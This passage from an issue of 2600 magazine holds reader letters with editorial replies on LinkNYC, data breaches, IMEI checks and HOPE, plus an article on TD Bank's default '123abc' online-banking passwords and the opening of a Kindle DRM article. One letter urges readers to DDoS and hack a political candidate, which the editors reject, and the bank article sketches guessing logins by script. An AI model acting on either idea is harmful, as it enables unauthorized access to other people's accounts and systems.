Just thought that I would point all this out to *2600* readers. Don't be so eager to give your personal information and login credentials to the LinkNYC kiosks as this entails very real and serious privacy concerns. With NYPD surveillance cameras everywhere, license place readers strategically placed around the city, helicopter patrols watching us from above, the recent placement of gun-detecting technology around Columbia University in Morningside Heights, and now this, the

corporate police state is here.

Brainwaste

An important correction: Verizon does not operate all of the payphones in New York City. In fact, we were surprised to hear that they no longer operate any! According to the New York City government website: "Verizon no longer owns or operates public pay telephones on the streets of New York City. The remaining Public Pay Telephones are owned and operated by 10 other franchisees." Some payphones still have Verizon logos on them. That only shows how quickly they exited the business. What's in remaining phone kiosks is either a completely different phone or a completely dead phone.

Now as for this LinkNYC business, well may you be suspicious of it. Sure, it's really amazing the things these devices can do and it sure does make our lives more convenient. But nothing comes without a price and, as you correctly surmise, the price here is privacy. In fact, one of our talks at The Eleventh HOPE dealt with this very subject. Members of the New York Civil Liberties Union discussed the risks of this service. We recommend checking it out. In a press release, the NYCLU said that LinkNYC "retains vast amount of information about users - often indefinitely - building a massive database that carries a risk of security breaches and unwarranted NYPD surveillance." It's definitely something to be aware of.

Corporate Fallout

Dear *2600*:

Here is a letter to a tech company that may or may not have leaked sensitive information - as all tech companies do at some point.

I will not be sending this letter.

Begin forwarded message:

"From: Kevin [redacted] <[redacted]@gmail.com>

Date: June 23, 2016 at 5:13:25 PM PDT

To: [redacted]

Subject: Pandora one leak (legit?)

Today I received an email stating that my credentials had been leaked. Firstly, thank you for informing me. Secondly, is this sort of thing really a surprise to anyone these days? You tech companies promise the impossible, security in the information cluster fuck, excuse my language, that is the Internet. Stop telling people their info is safe. They will still gladly give it to you. I would like to know more about the nature of the breach and how I should address this."

Kevin

We question why people would continue to "gladly" give their private info to these companies if it's a foregone conclusion that it's eventually going to be leaked. Nothing seems more foolish. We need to stop handing over all of our private data and these companies need to stop asking for it. While decent security that can protect our info isn't impossible, it does require a lot of work and upkeep, and we all know how lazy and sloppy these companies can be. In the end, we need to think of ourselves as the only ones ultimately in charge of our personal information. We should not be punished if we choose not to trust other entities with it.

And all of us here think you should send them that letter!

Dear *2600*:

We thought you might be interested in GlareSmile: our toothbrush is the first which brushes your teeth the right way in just 10 seconds, thanks to a brand new technology with 3 brushes (that simultaneously brush all dental surfaces) that we have invented and manufactured.

We believe it will have a huge social impact on improving oral health both on weak groups such as children, the disabled and the elderly (who often mistake the brushing technique or lack manual ability) and every adult willing to save over 90% of its brushing time.

Aldo Daniele Dominici
Co-Founder & CEO

Stop. Just stop. First off, what kind of a horrible name is "GlareSmile?" Picture a glaring person who's also smiling and you've just conjured up a psychopath. Are you looking to give the children you're targeting nightmares? Traumatized kids definitely have trouble brushing, so maybe you're creating more of a market for yourselves. But the real problem we have with this is that it has nothing at all to do with hacking and there's only so far that we're willing to stretch the technology connection. For those of you who think that this is just another piece of spam that fell through the cracks and fooled us into thinking it was a true email, this was actually specifically sent to us as part of this company's KickStarter campaign. We have no objection to companies inventing new toothbrushes and funding them in this way, though we have to wonder when we're going to finally figure out toothbrushing technology and move on. What we have a problem with is there being not even a thinly veiled attempt to tie this into the hacker world. And the possibilities are definitely there. You could have a toothbrush that also operates a Tor exit node. Or one that runs entirely on Linux. How about a toothbrush that hooks into Twitter and lets the world know you're brushing correctly or incorrectly? This alone would drive up the conversation quality for

so many users. The point is there are ways to be creative and relevant, even with toothbrushes.

Dear *2600*:

I received a notice from Zinio that had a voucher with the remaining balance of my subscription to *2600*, to be used for other magazines on Zinio. There was no explanation! What do I do now? I have no use for Zinio other than *2600*! The nearest *2600 Magazine* store is 50 miles away!

Big Guy 1000

We really didn't want it to come to this but Zinio just wasn't working out for us. Their fees wound up costing us more than they were paying us. It's absurd to expect publishers to lose money on their system. We got locked into a three-year contract with them and throughout it we hoped their performance would improve, but it didn't. The fact that they won't offer you a refund speaks volumes. Please check out our other digital options on our website.

Following Up

Dear *2600*:

I have an issue with the article "Exif Location Recon with Python" in the Spring 2016 issue. I don't know where to start with this piece.

We'll start with the positives, which is that the author notes what websites strip exif data before making the image public. That's where the useful information ends.

1. There are so many tools to decipher EXIF data from jpegs. Maybe if he wasn't using Windows, he might have known about jhead and perl-exiftool.

2. The Python code he gave provides no new functionality. It is simply printing information from an existing exif library in Python. There are a few of these.

3. The code he provided is really really bad. Not only is it bad, it's vomit-inducing bad.

a. Pathname is hardcoded. Not even a variable at the top, far less parsing user input.

b. Nested if-else loops. No really. elif exists in Python, no excuses. This is basic Programming 101. *Fail*. It cannot be understated how terribad this is.

c. No shebang, I know he's a filthy Windows user, but still.

d. Makes note about converting degrees conventional into degrees decimal, but no code to do so.

e. In addition to the manual print statements, the code is pretty poorly formatted.

Let's see if I can clean up that Python a little.

```
#!/usr/bin/env python3
# read exif data
# ./thisscript.py <filename>
import sys
import exifread

filename = "hello.jpg"
# command line file name
if len(sys.argv) > 1:
  filename = sys.argv[1]

#read from the file
inFile = open(filename,"r")
tags = exifread.process_file(inFile)
inFile.close()

#print the tags.
for tag in tags.keys():
  print(tag + "\t" + tags[tag])
```

And bam. Was that hard?

GI motherfucking Jack

Otherwise OK?

Dear *2600*:

It truly is shocking that Uber would use the IMEI in an attempt to ensure that a first-time customer only gets one free ride (33:2). Sure, an IMEI is "supposed" to be unique and never changing. But it's a bunch of ones and zeros in memory, so of course it's not that difficult to change - in theory. Phone manufacturers are supposed to make this difficult, but some don't even bother to put a unique number in there in the first place (but don't buy one of these phones because if the IMEI is all zeros, millions of other dudes and dudettes have already Ubered you).

Pantoja's advice to Uber to validate the IMEI is wrong because there is no way to do this. Let me destroy all three possible methods in sequence.

First of all, checking the check digit is a loony idea because it's generated by the Luhn algorithm, which is trivial. The same algorithm is used to generate the 16th digit of a credit card number. I won't even bother to point you at a website to tell you how to do this because that would remove all challenge from your life.

Secondly, you could check the IMEI against a list of all valid IMEIs from phones as they came off the assembly line. This doesn't work because there's no such list. And secondly, even if there is, you could just randomly pick an IMEI that is on the list and the chances are it wouldn't have been used for Uber. And if you fail once, try, try again, young person.

Thirdly, you could use the secret key associated with the IMEI to challenge the phone to produce the right response to a random number, just like is done with the IMSI that's stored in the

SIM, not the phone. Great idea! Wonderful! Except there is no such secret key.

Basically, Uber is screwed if they keep relying on IMEI. Meanwhile, enjoy the ride.

D1vr0c

Dear *2600*:

I would like to make a comment on one small piece of your editorial in 33:2, although it could apply in several places. You stated in part "If Trump had been in power when Apple stood up to the FBI's demands to crack their own security this February, the outcome could have been very different." My comment about this piece of the editorial is "since *2600* is able to predict the future, *2600* should be buying lottery tickets."

Henri

Nice. Except we were actually commenting on a hypothetical past in the example you cite. We predict that won't really matter to you.

Dear *2600*:

The code for the Autumn 2016 edition is still not on the web yet. You promised me in your mag that it would be put on the web a few weeks back!

Looking forward to the code. Still love your mag.

Darren

Seeing as how this is the Autumn 2016 issue that you're reading, it's a bit presumptuous to assume that we don't have the code up yet. But it's a good guess.

We really don't like breaking promises but with all we've been doing lately, it can be unavoidable. Now that the conference is over, we hopefully will have caught up on everything by the time you read this. If not, we expect another reminder.

Dear *2600*:

Hello,

Did you read my last email

STEPHEN

No, but you can bet we're getting a kick out of this one.

Dear *2600*:

This is in response to Steven in 32:3 re "the forensic computer tech used data recovery software called EnCase...." The FBI in my botnet case used a program called IRTK (Incident Response Tool Kit). It is also not uncommon for government agencies to share resources such as these with, say, a subcontractor. One of the special agents assigned to my case weirdly boasted to me once that he intended on using IDAPro to disassemble the bot I was using. IDAPro is a commercial disassembly tool.

Ghost Exodus

Dear *2600*:

I cannot believe you published the photo of the *2600* Guest House Motel. I was literally about to send it in and it was perfectly framed and I can tell you the exact location: 2600 W. Bryn Mawr Avenue in Chicago. I cannot believe I missed the boat on this. I was going to send it in this week. Fuck.

Clancularius

Think of it this way. Your tale of misfortune has probably gotten dozens of people off their asses and out taking pictures of 2600-related landmarks before somebody else gets there first. Photos will be taken and printed when they otherwise might not have been. Plus you get to have a letter printed. Things aren't so bad.

Acknowledgment

Dear *2600*:

My newest issue arrived today. I *love* the tribute to Glenn Miller on the front cover.

Squeeling Sheep

It's actually a tribute to Glen Miller paying tribute to the Hotel Pennsylvania in preparation for the HOPE conference. But thanks all the same.

Dear *2600*:

Any chance that those full-sized posters of the magazine cover image will be for sale? I would pay top dollar for one.

M

Perhaps if enough people express an interest, we can explore that. The summer cover did seem to lend itself to this and we actually had a number of posters on display at the HOPE conference in July.

Dear *2600*:

Just wanted to say that I think my favorite part of reading your magazine is the responses to people's letters. You guys rock!

PG

And now you yourself have a response to your letter. How awesome is that?

Dear *2600*:

"Hope" is the thing with feathers -
That perches in the soul -
And sings the tune without the words -
And never stops - at all -

And sweetest - in the Gale - is heard -
And sore must be the storm -
That could abash the little Bird
That kept so many warm -

I've heard it in the chillest land -
And on the strangest Sea -
Yet - never - in Extremity,
It asked a crumb - of me.
-Emily Dickinson

I couldn't resist sending this. See you at HOPE!

NHM

And don't think Emily wouldn't have been one of our choices for a HOPE keynote had the timing worked out. We just would have had to clear up the issue of HOPE being the thing with feathers.

Political Intrigue

Dear *2600*:

In regards to the potential for Trump to become the next POTUS, my first knee jerk response was deep belly laughter. "How could any levelheaded, semieducated, adult American take this horse's ass from a crappy TV show seriously?" I thought. It was soon apparent that I had given my countrymen too much credit when it comes to brain power. Frighteningly apparent. Over the summer, the country has seen Trump flat out disrespect the family of a fallen soldier, reach out to Russia in a way that essentially asked them to hack Clinton (days later the DNC leaks hit the net, in case anyone forgot), and offer up the idea that "Second Amendment people" may hold the solution to preventing Hillary Clinton from ruining the country. Not to mention the countless hundreds of lies, shitty comments directed at women, the racism, the wall that Mexico is absolutely one hundred percent going to pay for... LMFAO.

All I can do is laugh to cover up the outright rage that boils my blood while entertaining the thought of this childishly irrational sociopath actually becoming the next president (and soon after, supreme dictator) of this country.

Let's not get it twisted here. I don't claim to speak for everyone. But throughout the years, I have built up a good relationship with a lot of other individuals in the hacker community. In general, there are a few things we (generally) agree on, like: We don't hate our country, we hate the government. We don't hate soldiers doing their jobs, we hate the reasons they are called off to idiotic wars. The Internet is the last true bastion of freedom that we have at our disposal, and she is ours to defend. The NSA and its sister alphabet agencies, programs like PRISM, and the ever expanding mass data grab/domestic spying they execute on a daily basis is utter bullshit. Edward J. Snowden is a hero. And we all hate Microsoft... but that's a rant for another time. Trump cannot be the next president.

I'm not a religious guy, but if there are gods in the space above earth, I pray to them that the people in America, my country, don't make the choice to elect him. We all know the choices we have are not great on either side, but I would have to say the future looks so much darker if Trump is victorious. Way darker. Read some history, watch some documentary films about Stalin and Hitler. Seriously contemplate the implications of having Trump as the most powerful political chair in the world, and specifically what he could do to the Internet, to freedom of speech, and to anyone who embarrasses him. Stand up to the Trump? Speak out of line with the Trump? Hacker? Leaker? Whistleblower? Freedom fighter? Snowden supporter? *You're fired! Off with your head!* No, we cannot allow that to happen.

And to my brothers and sisters with a terminal and that curious obsession that we love... maybe point a few (million) packets in Trump's direction. If it's OK for him to ask Russia to help hack his political rivals, I see no reason why I shouldn't ask my brethren of the command line to hack that motherfucker all day and night until we find something that will prevent him from getting elected. There has to be something on the other side of those Cloudflares that can expose some real truth about Mr. Trump. I'm sure Wikileaks would be happy to host it for us.

pink

It's important to be factually accurate on these issues. The DNC leak occurred a few days before Donald Trump's famous quote which seemed to be asking for Russia's help in getting access to more of Hillary Clinton's emails. At the time of this writing, Russia hasn't delivered, nor have they gotten their hands on Trump's tax returns.

Blasting Trump off the net may bring you a bit of satisfaction, but we promise it will be short-lived. Denial of Service attacks are for those with no imagination who have run out of actual points to make. And in this case, it would actually work against you. First, you'd be making him the victim, which would probably gain him more support than he could get on his own. More importantly, do you really want to shut people like this up? If you're looking to make the point that a particular group of individuals is comprised of tyrants, racists, and bullies, then the best way to clearly illustrate that is to simply let them talk.

The real problem here isn't Trump. He's merely a symptom. He's actually done more to show us the ugliness that still exists in our country, far better than those who have been trying to do this for decades. Regardless of what happens in November, there will still be millions of his supporters out there who believe in what he says - or who are at least willing to follow no matter what. Throughout history, it's that mentality that has led to some of the darkest periods we've ever faced. And now we can clearly see that we're not immune from fostering this right here at home.

Mass movements that have fear and hatred as their backbones can spring up anywhere. It's a real danger but it's also an opportunity. We can at least realize that we're stronger when we stand together, even when we don't agree on everything. Factions and divisiveness are the means by which those who truly oppose your values gain traction, often without your even realizing it until it's too late. Fortunately (for once), the electoral process in this country drags on forever, which has given us plenty of time to fight back with words, logic, and humanity. Let's all hope that's enough and that we don't squander this chance to make a loud statement as to who we are and who we aren't.

The Eleventh HOPE

(Note: These letters were sent to our feedback address for The Eleventh HOPE but we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear *2600*:

I have only physically been to one HOPE, the very first one. Thank you for streaming the talks this year. They were great, informative, and helped ease the loss of not being there.

The Eleventh HOPE Writer 1

We're happy it worked out. For the first time, we actually had to encourage people to see the talks from remote locations as our space was at capacity. Knowing the talks are being seen all around the world makes HOPE even more special.

Dear *2600*:

Hello all! Were any of the talks recorded? If so, when will they be posted? Thanks!

The Eleventh HOPE Writer 2

Yes, in fact all talks in the three main tracks were recorded. We've gone through them all, made the video look as good as possible, and have archived them to the best of our ability. Check our house ad in this issue for info on how to get your own copies in non-DRM format with unlimited copying ability. As is our tradition, we also have audio recordings of each talk available for download at the xi.hope.net site.

Dear *2600*:

This was my first HOPE, and I'm sad there won't be one next year. I didn't want it to end. I came home draped in Ethernet cables and my honorary Crew shirt and badge, and I could hardly take it all off. But... it's been really hot and muggy. Anyway, great job, I'll be volunteering more next time.

A couple things:

At a workshop where we were discussing the code of conduct and building a safe culture, there was mention of the fourth track talk someone had written in called "Milo Yiannopoulos: feminism is cancer." The official understanding at the time was that this was probably a troll and not a serious talk, but someone would be on hand to monitor it. What ended up happening there? We discussed whether this was an a priori CoC violation, and some people thought so. The person present from the CoC committee (I didn't get his name, I came late, he had mostly-purple hair) was certainly concerned about it, but was willing to entertain that maybe the speaker was just trying to be provocative and would say something good. I can see that possibility, but even so, this is not appropriate to me. I'm new here, but the vibe I got the rest of the time did not seem in line with that being funny or OK.

This is less serious, but I'll mention it anyway. I'd rather we didn't waste two hours on RMS. I know he's done a lot of good, and a lot of people still want to hear him, but I personally would have preferred that someone (two someones!) more in touch with reality get that time. No one made me listen to him, so I didn't, but I caught a snippet of his talk on the screen outside. The phone thing was just too far for me: he doesn't carry a mobile phone because they can track your location, and he asks people to use theirs if he needs one. What a privileged asshole. He's having his cake and eating it too, in a way that would be genuinely unsafe for major segments of society. I overheard some other people feeling the same way about that bit. I think that time would have been better spent on someone from the universe the rest of us inhabit. I know he's a polarizing guy, so maybe I just pissed off someone else with this. Oh well, my two cents.

Overall though, I had a great time, for real. Thanks for making it happen. See you in 2018!

The Eleventh HOPE Writer 3

Our fourth track has traditionally been self-governing. Controversial topics are encouraged and we have had plenty. Those that encourage hate or violence are clearly not in line with what our community is about and we would take steps to prevent something like that. This particular title on its own wasn't enough to merit such a response so we feel our CoC team acted in the right way.

And say what you will about Richard Stallman, but he provokes discussion. That's what he did at the conference and that's what he did in your letter. We are always better off for thinking about issues.

Dear *2600*:

This was my first time at HOPE, coming all the way from the Dominican Republic. The event was very interesting, very punctual, and orga-

nized. Overall, I liked it a lot. Loved that 10Gbps Internet connection!

Some recommendations:

1. Filled halls - I could not participate in various presentations. I think it was over capacity.

2. Would be nice to have a coffee and snack bar maybe in the vendor area to avoid having to leave.

3. I think it would be interesting to have tracks such as a social engineering track, a freedom track, a physical security track, etc.

It's my first HOPE, and I HOPE to be at the next one!

The Eleventh HOPE Writer 4

While some talks were quickly filled, we can't base attendance limits solely on those. Other talks have space and at no time was the entire venue over capacity. We can't guarantee that everyone will always be able to get into the talk that they want to attend. But we can guarantee there will always be something they can do at the conference and, with our network abilities, it will always be possible to see any talk as it's happening, either in an overflow area or on a personal device.

We've tried snack bars in the past but they don't tend to work because of all of the activity immediately outside the hotel. Occasionally leaving the venue is good for you as long as you don't stay away for too long.

We've also thought of having themed tracks over the years. The resistance to this comes from reluctance at labeling talks to fit into a particular track. Many speakers believe they fit into multiple themes or that their talks aren't so easily defined. We also like to mix it up a bit so that people are exposed to different perspectives and subject matter. It also encourages people to move around.

Thanks for writing and for attending. We also hope you make it to the next one.

Dear *2600*:

It was my first HOPE, and my first hacker conference, and my first time in New York City... and it was great! It felt very casual and relaxed, which is nice for a first timer like me.

I spent most of the time watching the talks, mainly because I'm not too confident with my English skills. So anything that required more talking on my side than just saying "hi" was discarded. Even then, I really enjoyed the conference and I'm already looking forward to the next one.

The humorous style of many of the talks was really enjoyable (e.g. "Hacking Sex"), and ohhh shit, RMS is just so funny!

It's great to see that even when the world is so fucked up, there is HOPE in New York City.

The Eleventh HOPE Writer 5

There is no language gap here at all.

Dear *2600*:

The Eleventh HOPE, gone too soon. Awesome con, folks. I can't believe it's now going to be another two years of waiting.

Here's my list of goods and bads, highs and lows, should you be so interested:

The Great: Segways, *Deep Web* by Alex Winter (That was Bill! Holy crap!), David Goren, and pirate radio, Mark Fahey - this dude should be a requirement at every HOPE con. Also, props to security for getting those morons off the roof *without* handcuffs. Le sigh.

The Good: Smooth transitions between tracks, one of the most interesting closing ceremonies ever, social engineering (natch), Club-Mate!!! (Still saving a bottle so HOPE never really ends.)

The Meh: Phonehenge and Retrotech... did I miss them? I swear I was looking for them!

The Bad: Deep Web was awesome and I'm sure *Traceroute* was equally great, though I didn't get to see it. But no Joybubbles doc? I've seen *Citizenfour*, but oh well, just nitpicking here. People should get out and make more movies so you have more movies to show!

The Ugly: Ah, okay, my one real complaint. The photography policy. A magazine with covers ridiculing the notion of not being allowed to take photographs, and upset that Miramax wouldn't let them film in their lobby, inside a hotel with cameras *everywhere* says no pictures? I used to love looking at photo galleries from past HOPEs! I know, you could take pictures as long as you got permission... but, I dunno, something about it just really irked me. To be honest, I thought the policy was a joke - and would *still* think that if it hadn't been reiterated throughout.

All in all, though, one of the better HOPE cons I've attended. I'd love to see more technical talks, but then again, maybe I should *give* a technical talk before I complain. I loved hearing from the Radio Statler guys as well... did I hear them say they'd like to get other personalities on the air? Hmm.

Again, awesome job. Peace!

The Eleventh HOPE Writer 6

Thanks for the review. The retrotech display was there on Saturday and Sunday but not Friday. Perhaps that's when you were looking for it? As for Phonehenge, that display was accidentally constructed in millimeters rather than meters due to a transcription error. You had to look really hard to see it before someone accidentally stepped on it.

We couldn't show the Joybubbles documentary because it wasn't finished yet. You can't really blame us for that.

The photography policy is fairly standard and based on what attendees have requested. We try to be as accommodating as possible ("no pictures" doesn't summarize it accurately). Taking pictures of individuals without their consent is something people tend to object to. It should actually go without saying and perhaps by saying it we drew undue attention to it. We're open to suggestion on how to handle this better.

Keep checking the generic hope.net site for more info on how to get involved in future conferences. Thanks for writing!

Dear *2600*:

I couldn't attend The Eleventh HOPE because I'm unable to enter America at the moment, so I wanted to thank you for streaming everything online and the effort put into Radio Statler. From watching online and following along on Twitter, the event seemed much more diverse than other conferences I have been to recently. Well done, and hopefully I'll be able to get to the next one.

I know people give you problems for the videos being in Flash format, but hey - it does the job for people like me who can't attend in person.

Many thanks.

The Eleventh HOPE Writer 7

Yeah, we have to put format complaints aside after a while since the priority has to be pointed at getting the job done. Flash worked for the live streaming. Now we've got MP4s and DVDs. Everything is downloadable and has no copy restrictions so conversion to different formats is possible. It took a month of solid work after the conference to make this all possible so we hope people appreciate that.

Dear *2600*:

We attended the convention on Saturday. It was great, as usual! When will audio versions of all talks be available online?

The Eleventh HOPE Writer 8

Audio links are already up on the xi.hope.net site next to each talk description.

Dear *2600*:

I finally decided to get off my ass and send you feedback about the conference. It was great! I've been a reader of *2600* since I was in middle school (about 20 years ago) and for a long time I've wanted to come to the conference, but due to time and money I couldn't make it happen up until this year.

I had never been to New York, so I the only ideas I had about the city were from what I'd seen in movies or on TV. I was a little intimidated about the idea of visiting, but decided I should at least visit once in my life. New York is nothing like I thought it would be. The stereotype of New York City is that people are rude, but I didn't find this to be the case at all. Most people I ran into in the city and at the conference were really friendly. No one was judgmental or rude - everyone was there to just have fun and learn some new things.

I thought the conference itself was really well organized. I think you guys did an excellent job keeping speakers to schedule, making sure people knew where to go, and keeping people up to date with any changes.

(Speaking about the conference and the network - at the closing ceremony your network team had mentioned that there were a lot of people using open Wi-Fi instead of a secured connection. Was this maybe from people who were not conference attendees (other hotel guests or people on the street who found the unsecured connection)? This might explain the large amount of Pokemon Go users. Just a thought I had.)

My only complaint - when I got home I wanted to watch some of the talks I missed on Livestream. I was disappointed that some of the recordings were missing or still processing (like Steve Rambam's, for instance). I appreciate that the Internet Society takes the time to archive the conference, but I think Livestream is a terrible platform for this. The Livestream player locks up (on my phone), and when the video does decide to play, sometimes the audio doesn't work either. Livestream just seems really clunky.

In the future, is there any reason that YouTube couldn't be used instead? Unlike Livestream, almost every device out there natively supports YouTube. YouTube also offers the ability to stream live. YouTube just works - they've got it figured out. This might be out of your control, but it's the only thing that I thought could be improved upon.

Anyways, I can't believe I waited this long to attend. Two years is a long time! I will definitely be at the next one.

The Eleventh HOPE Writer 9

We love hearing about people who get their first New York experience through a HOPE conference. So much positive energy on that many levels can really be life changing.

Regarding Livestream, it wasn't our decision, but we think the whole thing worked out great for the most part. There will undoubtedly be people who object to YouTube for one reason or another - please write to us and share. Our main concern is putting on the conference for the people who are there. This is the second time we were able to pull off streaming for all of the people who weren't there. In the end, the setup this year helped us to save all of the talks in HD format for the first time. And now they are all available for downloading, copying, and converting. There's really very little to complain about on that front.

Verizon's HOPE Scam

It's tradition. At every HOPE conference, we get a traditional landline for us to make phone calls during our social engineering panel. Sure, we could use Skype or any number of net-based services. But there's nothing quite like a good old-fashioned dial tone. And, if we didn't insist on doing this, we wouldn't be able to know what our friends at Verizon are up to these days. And, wow, were we ever surprised!

Turns out installing a phone line isn't as simple as, well, installing a phone line. At least, not for Verizon. Sure, they're a phone company - they used to sorta be *the* phone company. But what we had to go through to get this line installed was nothing short of absurd. There needs to be a stronger word. *Insanely* absurd. Ridiculously so.

Now keep in mind the fact that they've done this before many times to the exact same box. For all we know, they just have to enter a couple of keystrokes to activate it. But the aforementioned tradition involves sending a guy out to physically check. So that's what happened - and *we* made sure to send someone out to ensure the guy got access to the room he needed. We got word that the job was complete, but when we went back to check ourselves since we're paranoid, there was no dial tone in the box where it was supposed to be! One would think they'd check for such a thing. They didn't. On no less than three separate appointments, they either didn't show up, disappeared *after* showing up, or were unable to figure out how to get a damn phone line working in the hotel!

verizon

Phone Number	Account
212-273-1139	212 273

Current Activity

Monthly Charges

7/1	7/31	Monthly Dial Tone Charge	27.46
Monthly Charges Subtotal			**$27.46**

Partial Month Charges

6/27	6/30	Monthly Dial Tone Charge (added)	2.75
Partial Month Charges Subtotal			**$2.75**

One Time Charges

6/27		One Time Charges Labor Charges for Inside Wire Installation 3 @ 76.66	230.00
One Time Charges Subtotal			**$230.00**

Current Activity Total **$260.21**

And when it was all over and the phone line finally got installed nearly a month after this whole thing started, they had already sent us our first bill! But it gets better. Rather than credit us for all of the time we didn't have a phone line, they actually *billed* us for the service calls! Because we had the audacity to keep asking them to finish what they started. Apparently, that's asking for something extra in today's Verizon.

Did we just say it gets better? Because it gets better still.

See, we literally only needed this phone line for three days. But we're forced to pay for an entire month. That's OK, those are the rules and we knew this going in. It's that good old tradition again. But what we didn't know - and what they didn't tell us - is that they have a little surprise for people who don't use their long distance service enough. We specifically asked for something that wasn't expensive. We'd been hosed before by AT&T who charged us several dollars a minute for a call, just because we hadn't committed to a plan with them. We wanted to avoid *that* scam so we asked Verizon to sign us up for a plan where the long distance rates were reasonable. And they did! Pennies a minute was what they told us.

Current Activity

Monthly Charges

8/1	8/31	Usage and Itemized Calls (see Call Detail)		.73
8/1	8/31	Verizon Long Distance Charges		50.00
		• VLD FirmRate Shortfall Charge	49.79	
		• VLD Itemized Calls	.21	
Monthly Charges Subtotal				**$50.73**

Change in Service


7/28	7/31	Monthly Dial Tone Charge (removed)	-2.75
Change in Service Subtotal			**-$2.75**

Current Activity Total **$47.98**

VLD Long Distance Access Charge	.06
Late Payment Charge	5.00
Total Verizon Surcharges and Other Charges & Credits	**$13.90**
Total New Charges	**$66.75**

But here's what they *didn't* tell us. Apparently, they have a $50 minimum on that plan. So while we only spent 21 cents on a phone call, we're expected to pay another $49.79 for having the stupid plan in the first place! That, and they charged us a late fee while we were still trying to sort this out, so with all the surcharges and taxes, we're now flirting with $70 for a single one minute call to Connecticut. And we suspect they *still* haven't removed the phone line, despite our requests, so they can keep charging us. But that we expected. Some traditions die hard, after all.

If this continues, you're looking at our newest regular column.



The Easiest Way to Break Into a Bank

by Anne

Two years ago I opened a bank account with TD Bank in New York. As a person moving here from Germany, I was surprised at how easy it was to do so and how little information I had to give the bank in order to use their services.

A few months ago, I traveled back to Europe and wanted to sign up for online banking. I went into the bank and asked how I could sign up for an online banking account and was instantly prompted with the question of whether I had an account with the bank. I affirmed that I did. The friendly person said that everybody with a bank account at TD Bank automatically has access to an online banking account. So I asked if they could show me how to access my account. We went to the website of the bank together and she asked me for my login information. I said that I didn't know my login information, nor which of my email addresses that I gave them, nor the password.

She called a help line and they looked up my account information that I gave to them. It was an old email address that by that time was deleted. And now, here is the crazy part: they said that my password was "123abc".

I changed it immediately and could not believe that this was intentional on my part. I checked my email account and saw that I had received an email from TD Bank two years ago saying "Thank you for your application to use TD Bank Online Banking. We are pleased to inform you that your application has been completed. Your User Name will be the email address you supplied during the enrollment process. Your initial Password will be the last 6 digits of your checkcard number."

This email alone makes it possible for anybody who can match your email address and bank card to access your online bank account. I told the story to a friend of mine who had just moved here from Berlin and she confirmed that when she opened a bank account with TD Bank, they gave her the password "123abc" as her "initial" password that she needed to change.

Taking me as an example, a digital literate, growing up with the Internet etc., etc., I thought to myself that there must be thousands of people in this country who do not know that they signed up for online banking and therefore thousands of online banking accounts have an open password. And even if they knew and never used the online banking account, their password would still be "123abc". I was amused that for a possible hack, you don't need to find the password. You just need to find the matching email address!

TD Bank gave two ways to hack into online bank accounts. One way is the life hack, matching the email address and the card number by a person (in some cases, for example in a domestic situation, it doesn't take much to do so). They also made it possible to run a script with, let's say the most popular first and last names with the most popular email account server, let's say gmail.com, and run it with "123abc" as a password. I have not tried this and so I cannot speak from experience here and no data is available to me, but the possibility of entering an account with this combination even manually seems pretty high. This situation really seems like an open window type of scenario and it lets the mind wonder.

Hacking Amazon E-Books with Spy Style

by bartitsu59

Greetings from France. This article aims at giving you the opportunity to use your Kindle content as you like, but is not a way to encourage sharing your books all over the net. I value creativity in all its forms and hope you will find this little hack a bit creative too.

It's possibly not the easiest way to do the task at hand, but it was really fun to set up and it does not involve any suspicious program or website.

As an avid reader, I was immediately seduced by the possibility of saving some space and having all of my books fit in a neat, small e-book reader. This is true also for the *2600* issues I bought, especially for the digest volumes, since I discovered *2600* quite late and it allowed me to enjoy previous articles that I did not have the chance to read until now.

I have now nearly 200 books that I'm reading through two different models of Amazon's famous readers.

But recently, I've been more and more concerned about the bond that is slowly forming between such a big corporation and my favorite leisure.

What will happen if one day Amazon decides that my books should be upgraded to their new fancy format or be lost forever? What if they decide that this upgrade will not be free? And should I lose all these books I've spent quite a lot of money for if I decide to give a chance to another e-book reader, such as a Kobo reader?

Last but not least, I wanted to find a solution that is close to the Unix philosophy.

A friend of mine advised me to have a look at online converters such as Zamzar, but I'm a bit paranoid - I don't know for sure what kind of metadata is hidden in the AZW format... maybe my reader's serial number, my client number, or anything that identifies clearly the device or the customer the book was bought for. And in that case, I would not be so confident as to potentially leave that kind of information on a website.

Of course, there are offline tools such as Calibre, but this would infringe tenet eight of Unix philosophy: avoid captive user interfaces.

So I decided I would try to capture the content of my books with offline tools, and then convert each book into an open format. I found Markdown to be a valid option (mainly because it can quickly be converted to HTML, which can be handled by *any* device I have at home).

The irony of this is that this hack will be done using a tool designed by another one of the GAFA members (Google, Apple, Facebook, Amazon), even if the principle that will be described in the coming few lines is not bound to any tool in particular.

The Tools

